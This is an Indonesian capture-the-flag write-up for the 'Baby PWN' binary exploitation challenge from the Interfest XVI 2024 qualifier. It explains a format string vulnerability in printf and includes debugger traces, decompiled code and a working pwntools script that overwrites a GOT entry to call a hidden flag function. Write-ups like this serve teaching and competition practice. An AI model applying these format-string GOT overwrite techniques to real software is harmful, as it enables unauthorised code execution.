
WRITEUP PENYISIHAN INTERFEST XVI 2024

K.EII

ITOID



FLAB

SNI - FLAKEITO

Part of

SNI
CYBERSECURITY TEAM

Daftar Isi

Binary Exploitation


Binary Exploitaiton/Baby PWN

Setelah debugging sampai berjam-jam, ternyata ELF (*Executable and Linkable Format*) yang dideploy di server berbeda dengan ELF yang diberikan kepada *client* (kita) saat dicompile sehingga terdapat perbedaan offset stack untuk kedua ELF tersebut.


```
itoid  /pwn/babypwn
>>> ldd chall
        linux-vdso.so.1 (0x00007ffd849d6000)
        libstdc++.so.6 => /lib/x86_64-linux-gnu/libstdc++.so.6 (0x0000740e68200000)
        libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x0000740e684f2000)
        libc.so.6 => ./libc.so.6 (0x0000740e67e00000)
        libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x0000740e68115000)
        /lib64/ld-linux-x86-64.so.2 (0x0000740e68536000)
itoid  /pwn/babypwn
>>> strings libc.so.6 | grep "GLIBC_2.38"
GLIBC_2.38
GLIBC_2.38
itoid  /pwn/babypwn
>>> ./chall
1. Real Flag
2. Fake Flag
3. Exit
Rill or fake? Enter ur choice: %15$p
0x74fe41223ebd
Invalid option. Please select 1, 2, or 3.

itoid  /pwn/babypwn
>>> nc 157.66.55.21 30001
1. Real Flag
2. Fake Flag
3. Exit
Rill or fake? Enter ur choice: %15$p
0x7c14980c7083
Invalid option. Please select 1, 2, or 3.
```

```
itoid  /pwn/babypwn
>>> strings chall | grep "GLIBC"
GLIBCXX_3.4.32
GLIBCXX_3.4
GLIBCXX_3.4.21
GLIBC_2.34
GLIBC_2.38
GLIBC_2.2.5
printf@GLIBC_2.2.5
_ZSt7getlineIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_T0_ES7_RNSt7__cxx1112basic_stringIS4_S5_T1_EE@GLIBCXX_3.4.21
_ZNSt14basic_ifstreamIcSt11char_traitsIcEE5closeEv@GLIBCXX_3.4
_ZNSt14basic_ifstreamIcSt11char_traitsIcEED1Ev@GLIBCXX_3.4
__isoc23_sscanf@GLIBC_2.38
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev@GLIBCXX_3.4.21
__libc_start_main@GLIBC_2.34
stdin@GLIBC_2.2.5
_ZStlsIcSt11char_traitsIcESaIcEERSt13basic_ostreamIT_T0_ES7_RKNSt7__cxx1112basic_stringIS4_S5_T1_EE@GLIBCXX_3.4.21
_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc@GLIBCXX_3.4
_ZNSolsEPFRSoS_E@GLIBCXX_3.4
_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_c@GLIBCXX_3.4
_ZNKSt9basic_iosIcSt11char_traitsIcEEcvbEv@GLIBCXX_3.4.21
_ZSt4cout@GLIBCXX_3.4
_ZSt5flushIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_@GLIBCXX_3.4
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1Ev@GLIBCXX_3.4.21
_ZSt21ios_base_library_initv@GLIBCXX_3.4.32
fgets@GLIBC_2.2.5
_ZNSt14basic_ifstreamIcSt11char_traitsIcEE7is_openEv@GLIBCXX_3.4
_ZNSt14basic_ifstreamIcSt11char_traitsIcEEC1EPKcSt13_Ios_Openmode@GLIBCXX_3.4
itoid  /pwn/babypwn
>>>
```

ELF yang dicompile dengan libc yang valid (ELF yang diberikan kepada client) baru saja dideploy di server yang baru 18 menit sebelum penyisihan berakhir.



Kenapa ada beberapa tim yang bisa solve dengan kondisi sebelum ELF yang valid dideploy di server? Ternyata karena *problem setter* soal tersebut langsung memberikan flagnya ketika ada peserta lomba yang complain



Analisis programnya:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s[60]; // [rsp+0h] [rbp-40h] BYREF
  int v5; // [rsp+3Ch] [rbp-4h] BYREF

  menu();
  fgets(s, 50, _bss_start);
  __isoc23_sscanf(s, "%d", &v5);
  printf(s);
  switch ( v5 )
  {
    case 1:
      std::operator<<<std::char_traits<char>>(&std::cout, "Noo, this flag is top 1 secret!\n");
      break;
    case 2:
      std::operator<<<std::char_traits<char>>(&std::cout, "this is just dumb flag, forestyctf{fake_flag_dont_submit}\n");
      break;
    case 3:
      std::operator<<<std::char_traits<char>>(&std::cout, "Exiting the program..\n");
      break;
    default:
      if ( (__int64 (*)(void))v5 == secretzz )
        secretzz();
      else
        std::operator<<<std::char_traits<char>>(&std::cout, "Invalid option. Please select 1, 2, or 3.\n");
      break;
  }
  std::operator<<<std::char_traits<char>>(&std::cout, "\n");
  return 0;
}
```

```
__int64 secretzz(void)
{
  __int64 v0; // rax
  _QWORD *v1; // rax
  _BYTE v3[32]; // [rsp+0h] [rbp-240h] BYREF
  _BYTE v4[536]; // [rsp+20h] [rbp-220h] BYREF

  std::ifstream::basic_ifstream(v4, "flag.txt", 8LL);
  if ( (unsigned __int8)std::ifstream::is_open(v4) )
  {
    std::string::basic_string(v3);
    while ( 1 )
    {
      v1 = (_QWORD *)std::getline<char,std::char_traits<char>,std::allocator<char>>(v4, v3);
      if ( !(unsigned __int8)std::ios::operator bool((char *)v1 + *(_QWORD *)(*v1 - 24LL)) )
        break;
      v0 = std::operator<<<char>(&std::cout, v3);
      std::operator<<<std::char_traits<char>>(v0, 10LL);
    }
    std::ifstream::close(v4);
    std::string::~string(v3);
  }
  else
  {
    std::operator<<<std::char_traits<char>>(
      &std::cout,
      "Woaah.. u got me! now connect to the server and get the flag!\n");
  }
  return std::ifstream::~ifstream(v4);
}
```

scanf(s, "%d", &v5) artinya inputan kita akan disimpan di variabel v5 dalam bentuk *signed integer* (angka). Solusinya ada banyak karena terdapat *format string vulnerability* di fungsi printf(s) yang tidak menggunakan *format string specifier* sehingga kita bisa mengoverwrite *return instruction pointer* dari progam ini dengan fungsi secretzz(), mengoverwrite Global Offset Table Entry dari std::operator<<<std::char_traits<char>>(&std::cout, "Invalid option. Please select 1, 2, or 3.\n") menjadi fungsi secretzz() karena fungsi tersebut akan ditrigger setelah kita memilih opsi selain case 1-3, dan default case. Masih banyak lagi cara untuk menyelesaikan challenge ini.


```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s[60]; // [rsp+0h] [rbp-40h] BYREF
  int v5; // [rsp+3Ch] [rbp-4h] BYREF

  menu();
  fgets(s, 50, _bss_start);
  scanf(s, "%d", &v5);
  printf(s);
  switch ( v5 )
  {
```

```
  break;
  default:
    if ( (__int64 (*)(void))v5 == secretzz )
      secretzz();
    else
      std::operator<<<std::char_traits<char>>(&std::cout
```

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401130  printf@plt
0x0000000000401140  std::basic_istream<char, std::char_traits<char> >& std::ge
:char_traits<char>, std::allocator<char> >&)@plt
0x0000000000401150  std::basic_ifstream<char, std::char_traits<char> >::close(
0x0000000000401160  std::basic_ifstream<char, std::char_traits<char> >::~basic
0x0000000000401170  __isoc23_sscanf@plt
0x0000000000401180  std::__cxx11::basic_string<char, std::char_traits<char>, s
0x0000000000401190  std::basic_ostream<char, std::char_traits<char> >& std::op
std::char_traits<char>, std::allocator<char> > const&)@plt
0x00000000004011a0  std::basic_ostream<char, std::char_traits<char> >& std::op
0x00000000004011b0  std::basic_ostream<char, std::char_traits<char> >::operato
0x00000000004011c0  std::basic_ostream<char, std::char_traits<char> >& std::op
0x00000000004011d0  std::basic_ios<char, std::char_traits<char> >::operator bo
0x00000000004011e0  std::__cxx11::basic_string<char, std::char_traits<char>, s
0x00000000004011f0  fgets@plt
0x0000000000401200  std::basic_ifstream<char, std::char_traits<char> >::is_ope
0x0000000000401210  _Unwind_Resume@plt
0x0000000000401220  std::basic_ifstream<char, std::char_traits<char> >::basic_
0x0000000000401230  _start
0x0000000000401260  _dl_relocate_static_pie
0x0000000000401270  deregister_tm_clones
0x00000000004012a0  register_tm_clones
0x00000000004012e0  __do_global_dtors_aux
0x0000000000401310  frame_dummy
0x0000000000401316  secretzz()
0x000000000040144d  menu()
0x00000000004014ce  main
0x00000000004015e4  _fini
pwndbg> p/d (0x0000000000401316)
$1 = 4199190
pwndbg>
```

Tetapi solusi yang paling *trivial* adalah menginput angka 4199190 sehingga v5 diset dengan value 4199190 (address fungsi secretzz()) sehingga if ((__int64

(*)(void))v5 == secretzz) akan valid yang mengakibatkan fungsi secretzz() ditrigger



Contoh solusi lain dengan *format string write* yang saya *mention* sebelumnya:

```python
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()


def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

host, port = "nc 117.53.47.247 30001".split(" ")[1:3]
exe = context.binary = ELF(args.EXE or "./chall", False)

io = start()

p = f'%{0x0000000000401316}c'.encode() # address fungsi secretzz
p += '%8$lnZZ'.encode() # 8 -> index 0x404038 yang berada di stack, ZZ itu
padding 2 bytes, tujuannya agar packed address 0x404038 aligned di stack
p += p64(0x404038) # Global Offset Table Entry dari
std::operator<<<std::char_traits<char>>(&std::cout, "Invalid option. Please
select 1, 2, or 3.\n");
io.sendline(p)
io.interactive()
```

State GOT Entry 0x404038:

```
   0x401548 <main+122>    jmp    main+246                    <main+246>
    ↓
   0x4015c4 <main+246>    lea    rax, [rip + 0xb88]      RAX => 0x402153 ◂— 0x31b01010101000a /* '\n' */
──────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────
00:0000│ rdi rsp 0x7ffe6e7be420 ◂— '%4199190c%8$lnZZ8@@'
01:0008│-038     0x7ffe6e7be428 ◂— 'c%8$lnZZ8@@'
02:0010│-030     0x7ffe6e7be430 —▸ 0x404038 (std::basic_ostream<char, std::char_traits<char> >& std::operator<<
 <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@got.plt) —▸ 0x7a635
2b49530 (std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basi
c_ostream<char, std::char_traits<char> >&, char const*)) ◂— endbr64
03:0018│-028     0x7ffe6e7be438 ◂— 0xa /* '\n' */
04:0020│-020     0x7ffe6e7be440 ◂— 0
... ↓            3 skipped
──────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────
 ► 0         0x401522 main+84
   1   0x7a6352623ebd __libc_start_call_main+109
   2   0x7a6352623f79 __libc_start_main_impl+137
   3         0x401255 _start+37
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> got -r
State of the GOT of /home/itoid/interfestctf2024/pwn/babypwn/chall:
GOT protection: Partial RELRO | Found 19 GOT entries passing the filter
[0x403fd0] __libc_start_main@GLIBC_2.34 -> 0x7a6352623ef0 (__libc_start_main_impl) ◂— endbr64
[0x403fd8] _ZSt5flushIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_@GLIBCXX_3.4 -> 0x7a6352b48ec0 (std::basi
c_ostream<char, std::char_traits<char> >& std::flush<char, std::char_traits<char> >(std::basic_ostream<char, st
d::char_traits<char> >&)) ◂— endbr64
[0x403fe0] __gmon_start__ -> 0
[0x404000] printf@GLIBC_2.2.5 -> 0x401030 ◂— endbr64
[0x404008] _ZSt7getlineIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_T0_ES7_RNSt7__cxx1112basic_stringIS4_S5_T
1_EE@GLIBCXX_3.4.21 -> 0x401040 ◂— endbr64
[0x404010] _ZNSt14basic_ifstreamIcSt11char_traitsIcEE5closeEv@GLIBCXX_3.4 -> 0x401050 ◂— endbr64
[0x404018] _ZNSt14basic_ifstreamIcSt11char_traitsIcEED1Ev@GLIBCXX_3.4 -> 0x401060 ◂— endbr64
[0x404020] __isoc23_sscanf@GLIBC_2.38 -> 0x7a635264f740 (__isoc23_sscanf) ◂— endbr64
[0x404028] _ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev@GLIBCXX_3.4.21 -> 0x401080 ◂— endbr64
[0x404030] _ZStlsIcSt11char_traitsIcESaIcEERSt13basic_ostreamIT_T0_ES7_RKNSt7__cxx1112basic_stringIS4_S5_T1_EE@
GLIBCXX_3.4.21 -> 0x401090 ◂— endbr64
[0x404038] _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc@GLIBCXX_3.4 -> 0x7a6352b49530 (std::basic_os
tream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::c
har_traits<char> >&, char const*)) ◂— endbr64
[0x404040] _ZNSolsEPFRSoS_E@GLIBCXX_3.4 -> 0x7a6352b47eb0 (std::basic_ostream<char, std::char_traits<char> >::o
perator<<(std::basic_ostream<char, std::char_traits<char> >& (*)(std::basic_ostream<char, std::char_traits<char
> >&))) ◂— endbr64
[0x404048] _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_c@GLIBCXX_3.4 -> 0x4010c0 ◂— endbr64
[0x404050] _ZNKSt9basic_iosIcSt11char_traitsIcEEcvbEv@GLIBCXX_3.4.21 -> 0x4010d0 ◂— endbr64
[0x404058] _ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1Ev@GLIBCXX_3.4.21 -> 0x4010e0 ◂— endbr64
[0x404060] fgets@GLIBC_2.2.5 -> 0x7a6352670af0 (fgets) ◂— endbr64
[0x404068] _ZNSt14basic_ifstreamIcSt11char_traitsIcEE7is_openEv@GLIBCXX_3.4 -> 0x401100 ◂— endbr64
[0x404070] _Unwind_Resume@GCC_3.0 -> 0x401110 ◂— endbr64
[0x404078] _ZNSt14basic_ifstreamIcSt11char_traitsIcEEC1EPKcSt13_Ios_Openmode@GLIBCXX_3.4 -> 0x401120 ◂— endbr64

pwndbg>
```

```
[0x404038] _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc@GLIBCXX_3.4 -> 0x7a6352b49530 (std::basic_os
tream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::c
har_traits<char> >&, char const*)) ◂— endbr64
```

State GOT Entry 0x404038 setelah dioverwrite menjadi fungsi secretzz() dengan *format string write*:

```
GLIBCXX_3.4.21 -> 0x401090 ◂— endbr64
[0x404038] _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc@GLIBCXX_3.4 -> 0x401316 (secretzz()) ◂— endb
r64
[0x404040] _ZNSolsEPFRSoS_E@GLIBCXX_3.4 -> 0x7a6352b47eb0 (std::basic_ostream<char, std::char_traits<char> >::o
perator<<(std::basic_ostream<char, std::char_traits<char> >& (*)(std::basic_ostream<char, std::char_traits<char
> >&))) ◂— endbr64
```


Triggering:

```
  R15  0x403dd8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x4012e0 (__do_global_dtors_aux) ◂— endbr64
  RBP  0x7ffe6e7be460 ◂— 1
  RSP  0x7ffe6e7be420 ◂— '%4199190c%8$lnZZ8@@'
 *RIP  0x4015bf (main+241) ◂— call 0x4011a0
────────────────────────────────────[ DISASM / x86-64 / set emulate on ]────────────────────────────────────
   0x4015a2 <main+212>  ✔ jne    main+221                    <main+221>
    ↓
   0x4015ab <main+221>    lea    rax, [rip + 0xb76]      RAX => 0x402128 ◂— 'Invalid option. Please select 1, 2
, or 3.\n'
   0x4015b2 <main+228>    mov    rsi, rax                RSI => 0x402128 ◂— 'Invalid option. Please select 1, 2
, or 3.\n'
   0x4015b5 <main+231>    lea    rax, [rip + 0x2b44]     RAX => 0x404100 (std::cout@GLIBCXX_3.4) —▸ 0x7a6352c62
310 (vtable for std::basic_ostream<char, std::char_traits<char> >+24) —▸ 0x7a6352b47b80 (std::basic_ostream<cha
r, std::char_traits<char> >::~basic_ostream()) ◂— ...
   0x4015bc <main+238>    mov    rdi, rax                RDI => 0x404100 (std::cout@GLIBCXX_3.4) —▸ 0x7a6352c62
310 (vtable for std::basic_ostream<char, std::char_traits<char> >+24) —▸ 0x7a6352b47b80 (std::basic_ostream<cha
r, std::char_traits<char> >::~basic_ostream()) ◂— ...
 ► 0x4015bf <main+241>    call   std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_
traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@plt <std::basic_ostream<char, s
td::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<ch
ar> >&, char const*)@plt>
        rdi: 0x404100 (std::cout@GLIBCXX_3.4) —▸ 0x7a6352c62310 (vtable for std::basic_ostream<char, std::char_
traits<char> >+24) —▸ 0x7a6352b47b80 (std::basic_ostream<char, std::char_traits<char> >::~basic_ostream()) ◂— e
ndbr64
        rsi: 0x402128 ◂— 'Invalid option. Please select 1, 2, or 3.\n'
        rdx: 0
        rcx: 0

   0x4015c4 <main+246>    lea    rax, [rip + 0xb88]      RAX => 0x402153 ◂— 0x31b01010101000a /* '\n' */
   0x4015cb <main+253>    mov    rsi, rax
   0x4015ce <main+256>    lea    rax, [rip + 0x2b2b]     RAX => 0x404100 (std::cout@GLIBCXX_3.4)
   0x4015d5 <main+263>    mov    rdi, rax
   0x4015d8 <main+266>    call   std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_
traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@plt <std::basic_ostream<char, s
td::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<ch
ar> >&, char const*)@plt>
──────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────
00:0000│  rsp 0x7ffe6e7be420 ◂— '%4199190c%8$lnZZ8@@'
01:0008│-038 0x7ffe6e7be428 ◂— 'c%8$lnZZ8@@'
02:0010│-030 0x7ffe6e7be430 —▸ 0x404038 (std::basic_ostream<char, std::char_traits<char> >& std::operator<< <st
d::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@got.plt) —▸ 0x401316 (s
ecretzz()) ◂— endbr64
03:0018│-028 0x7ffe6e7be438 ◂— 0xa /* '\n' */
04:0020│-020 0x7ffe6e7be440 ◂— 0
... ↓        3 skipped
────────────────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────────
 ► 0          0x4015bf main+241
   1   0x7a6352623ebd __libc_start_call_main+109
   2   0x7a6352623f79 __libc_start_main_impl+137
   3          0x401255 _start+37
────────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg>
```


```
*RSP  0x7ffe6e7be418 —▸ 0x4015c4 (main+246) ◂— lea rax, [rip + 0xb88]
*RIP  0x4011a0 (std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(st
d::basic_ostream<char, std::char_traits<char> >&, char const*)@plt) ◂— endbr64
──────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────
 ► 0x4011a0 <std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::
basic_ostream<char, std::char_traits<char> >&, char const*)@plt>      endbr64
   0x4011a4 <std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::
basic_ostream<char, std::char_traits<char> >&, char const*)@plt+4>    jmp    qword ptr [rip + 0x2e8e]     <secre
tzz()>
    ↓
   0x401316 <secretzz()>
                                                                      endbr64

   0x40131a <secretzz()+4>
                                                                      push   rbp

   0x40131b <secretzz()+5>
                                                                      mov    rbp, rsp              RBP => 0x7f
fe6e7be410 —▸ 0x7ffe6e7be460 ◂— 1
   0x40131e <secretzz()+8>
                                                                      push   rbx

   0x40131f <secretzz()+9>
                                                                      sub    rsp, 0x238            RSP => 0x7f
fe6e7be1d0 (0x7ffe6e7be408 - 0x238)
   0x401326 <secretzz()+16>
                                                                      lea    rax, [rbp - 0x220]    RAX => 0x7f
fe6e7be1f0 —▸ 0x7ffe6e7be250 —▸ 0x7ffe6e7be280 ◂— ...
   0x40132d <secretzz()+23>
                                                                      mov    edx, 8                EDX => 8

   0x401332 <secretzz()+28>
                                                                      lea    rcx, [rip + 0xccf]    RCX => 0x40
2008 ◂— 'flag.txt'
   0x401339 <secretzz()+35>
                                                                      mov    rsi, rcx              RSI => 0x40
2008 ◂— 'flag.txt'
──────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────
00:0000│ rsp 0x7ffe6e7be418 —▸ 0x4015c4 (main+246) ◂— lea rax, [rip + 0xb88]
01:0008│-040 0x7ffe6e7be420 ◂— '%4199190c%8$lnZZ8@@'
02:0010│-038 0x7ffe6e7be428 ◂— 'c%8$lnZZ8@@'
03:0018│-030 0x7ffe6e7be430 —▸ 0x404038 (std::basic_ostream<char, std::char_traits<char> >& std::operator<< <st
d::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@got.plt) —▸ 0x401316 (s
ecretzz()) ◂— endbr64
